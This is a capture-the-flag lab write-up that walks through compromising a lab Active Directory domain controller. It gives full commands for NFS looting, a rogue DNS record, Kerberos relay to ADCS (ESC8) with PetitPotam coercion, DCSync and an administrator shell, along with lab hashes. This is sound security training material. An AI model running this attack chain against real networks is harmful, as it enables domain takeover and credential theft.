

Summary
VulnCicada starts with an NFS share open to everyone. Inside are user profile directories, one of which contains a PNG with a post-it note visible in the image. The password on that note belongs to Rosie.Powell and works with Kerberos authentication. NTLM is disabled on the domain, which is an early signal that standard relay techniques will need adjustment.

With Rosie’s credentials, SMB share enumeration reveals a CertEnroll share confirming Active Directory Certificate Services is installed. Certipy identifies ESC8, where the ADCS web enrollment endpoint accepts certificate requests via relay. Because NTLM is disabled, the standard certipy relay approach does not work. Instead, a rogue DNS A record is added to the domain via bloodyAD, pointing a controlled hostname at the attack machine. krbrelayx listens on that hostname and relays the Kerberos authentication from a coerced DC connection to the ADCS HTTP endpoint. The resulting .pfx authenticates as the DC machine account, which has DCSync rights. The administrator NT hash is dumped, a TGT is requested, and WMIExec delivers a shell with both flags.
Flags:
- User and Root: NFS credential discovery → Rosie.Powell Kerberos auth → ESC8 via Kerberos relay → DC$ certificate → DCSync → administrator hash → WMIExec
Detailed Walkthrough
Enumeration
Nmap Scan
Start with a full TCP port scan:
sudo nmap -p- --min-rate 1000 -T4 10.129.234.48 -oA TCP_allportsExtract open ports:
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')Run the detailed service scan:
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.234.48PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
88/tcp open kerberos-sec Microsoft Windows Kerberos
111/tcp open rpcbind
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows AD LDAP (Domain: cicada.vl)
445/tcp open microsoft-ds?
636/tcp open ssl/ldap Microsoft Windows AD LDAP (Domain: cicada.vl)
2049/tcp open mountd 1-3 (RPC #100005)
3268/tcp open ldap Microsoft Windows AD LDAP (Domain: cicada.vl)
3389/tcp open ms-wbt-server Microsoft Terminal Services
9389/tcp open mc-nmf .NET Message Framing
- 88 (Kerberos) confirms a domain controller. Domain is
cicada.vl, hostnameDC-JPQ225- 111/2049 (RPC/NFS) stands out immediately. An NFS mount on a Windows DC is unusual and worth checking before anything else
- 389/636/3268 (LDAP) standard AD ports present
- 80 (IIS) shows a default IIS page, nothing useful there
Add the DC to /etc/hosts:
sudo nano /etc/hosts
# 10.129.234.48  cicada.vl dc-jpq225.cicada.vl
NFS Enumeration
Check what NFS shares are exported:
showmount -e cicada.vl
/profiles is exported with no access restriction. Mount it:
sudo mount -t nfs -o rw cicada.vl:/profiles /mntls /mnt
tree /mnt
Several user directories are visible. Two contain files worth examining. Copy them down:
sudo cp /mnt/Administrator/vacation.png .
sudo cp /mnt/Rosie.Powell/marketing.png .
vacation.png opens normally, nothing notable inside:

marketing.png initially fails to open, but opens with a viewer that handles the format:
sudo eog marketing.png
A post-it note on the desk in the image reads Cicada123. The file lives in Rosie.Powell’s directory, making her the obvious first test target.
Finding 1: NFS Share Exposed to Everyone Contains Image with Plaintext Password Visible
Credential Validation
Test the password against SMB with NTLM first:
nxc smb 10.129.234.48 -u 'Rosie.Powell' -p 'Cicada123'NTLM authentication is disabled on this domain. Switch to Kerberos:
nxc smb 10.129.234.48 -u 'Rosie.Powell' -p 'Cicada123' -k
Credentials confirmed: Rosie.Powell:Cicada123
The fact that NTLM is disabled is significant. Standard pass-the-hash and NTLM relay techniques will not apply here.
Check accessible SMB shares:
nxc smb 10.129.234.48 -u 'Rosie.Powell' -p 'Cicada123' -k --shares
Two shares stand out: profiles$ with READ and WRITE access (the NFS share exposed over SMB), and CertEnroll with READ access. A CertEnroll share is a reliable indicator that Active Directory Certificate Services is installed.
Finding 2: CertEnroll Share Confirms ADCS, Combined with Write Access to profiles$ Suggesting Elevated Attack Surface
ADCS ESC8 via Kerberos Relay
Discovering the Vulnerability
Enumerate certificate templates for vulnerabilities:
certipy-ad find -u [email protected] -p 'Cicada123' -target DC-JPQ225.cicada.vl -k -text -stdout -vulnerable
The CA is vulnerable to ESC8. For a full explanation of ESC8 and how to attack it, the Certipy GitHub wiki covers it in detail.

The standard ESC8 exploitation path uses certipy relay to catch an NTLM authentication and relay it to the ADCS HTTP enrollment endpoint. With NTLM disabled, that approach fails. The alternative is a Kerberos relay using krbrelayx, but it requires the DC to authenticate to a hostname that resolves to the attack machine. To control that hostname, a rogue DNS A record is needed in the domain.
Finding 3: ESC8 Present on CA but NTLM Disabled, Requiring Kerberos Relay via Rogue DNS Record
Adding a Rogue DNS Record
Using bloodyAD with Rosie’s credentials and Kerberos authentication, add a DNS A record in the domain pointing a controlled name at the attack machine:
bloodyAD -u Rosie.Powell -p Cicada123 -d cicada.vl -k --host DC-JPQ225.cicada.vl add dnsRecord DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA 10.10.16.60
The hostname DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA looks like noise but the structure is intentional. The 1UWhRC...YBAAA suffix is a base64-encoded structure that makes this a valid DNS label Kerberos will accept as an SPN target. Two things happen as a result:
First, when the DC is coerced to authenticate to this hostname, it does not recognise it as itself. Windows normally blocks self-relay by detecting when a machine is authenticating to its own name. Because this hostname differs from DC-JPQ225.cicada.vl, the DC treats it as an external target and proceeds with a full Kerberos authentication.
Second, the Kerberos ticket the DC requests for cifs/DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA carries the DC’s machine account identity (DC-JPQ225$). That is the identity krbrelayx forwards to the ADCS enrollment endpoint, which issues a certificate for DC-JPQ225$.
This name will be used as the coercion listener target in the next step.
Setting Up krbrelayx
My usual go-to for certificate relay is certipy-ad relay, but
certipy-ad relay -target 'http://dc-jpq225.cicada.vl/' -template DomainControllerwould not work here. With NTLM disabled, certipy relay has nothing to catch. I needed a tool that supports Kerberos relay specifically, which led me to krbrelayx by dirkjanm.
Clone krbrelayx:
sudo git clone https://github.com/dirkjanm/krbrelayx

Start the relay listener, targeting the ADCS web enrollment endpoint and requesting a DomainController template certificate:
sudo ./krbrelayx.py -t http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp --adcs --template DomainController -smb2support -v 'DC-JPQ225$'Coercing DC Authentication
With the relay listener running, use nxc with the coerce_plus module to trigger the DC to authenticate outbound using PetitPotam. The LISTENER value is the DNS name added earlier:
nxc smb DC-JPQ225.cicada.vl -u Rosie.Powell -p Cicada123 -k -M coerce_plus -o LISTENER=DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA METHOD=PetitPotam
The DC authenticates outbound to the rogue DNS name, krbrelayx catches the Kerberos ticket, and relays it to the ADCS enrollment endpoint. A certificate is issued for DC-JPQ225$.
Authenticating as the DC Machine Account
Use certipy to authenticate with the issued certificate and recover the DC machine account NT hash:
sudo certipy-ad auth -pfx DC-JPQ225.pfx -dc-ip 10.129.234.48
NT hash for dc-jpq225$: a65952c664e9cf5de60195626edbeee3
Domain Compromise
DCSync for Administrator Hash
With the DC machine account hash, use secretsdump to DCSync the administrator NT hash:
KRB5CCNAME=dc-jpq225.ccache impacket-secretsdump -k -no-pass cicada.vl/dc-jpq225\$@dc-jpq225.cicada.vl -just-dc-user administrator
Administrator NT hash: 85a0da53871a9d56b6cd05deda3a5e87
Request a TGT for the administrator account:
impacket-getTGT -hashes :85a0da53871a9d56b6cd05deda3a5e87 cicada.vl/administrator -dc-ip 10.129.234.48
export KRB5CCNAME=administrator.ccacheAdministrator Shell, Both Flags
impacket-wmiexec cicada.vl/[email protected] -k -hashes :85a0da53871a9d56b6cd05deda3a5e87
Takeaways
How this box helped me prepare for the CPTS exam
-
NFS on a Windows DC is always worth investigating. NFS is a Linux/Unix protocol. Seeing it on a Windows domain controller is a misconfiguration, not a design choice. When the Nmap scan came back with port 111 and 2049, that was the first thing to check before touching SMB, LDAP, or the web server. Files stored on NFS shares often have weaker access controls than SMB, and the contents can include anything from configuration files to credential material. Always check NFS before assuming the attack starts with the web layer.
-
Images and non-text files are worth opening. The password was visible in the PNG, not hidden in metadata or steganography. It was literally a photograph of a post-it note on a desk. On an exam or engagement, any file you find on a share is worth opening or examining. Screenshots, marketing materials, and onboarding documents are common sources of credentials or internal information that developers and IT staff treat as low-risk because they are not configuration files.
-
NTLM being disabled changes your toolset, not your approach. NTLM relay is a well-known attack. Disabling NTLM is a defensive control that blocks the most common relay path. It does not block Kerberos relay. When NTLM is disabled, look for Kerberos relay opportunities and tools like
krbrelayx. The underlying vulnerability (ESC8 in this case) is the same. The delivery mechanism just requires more setup.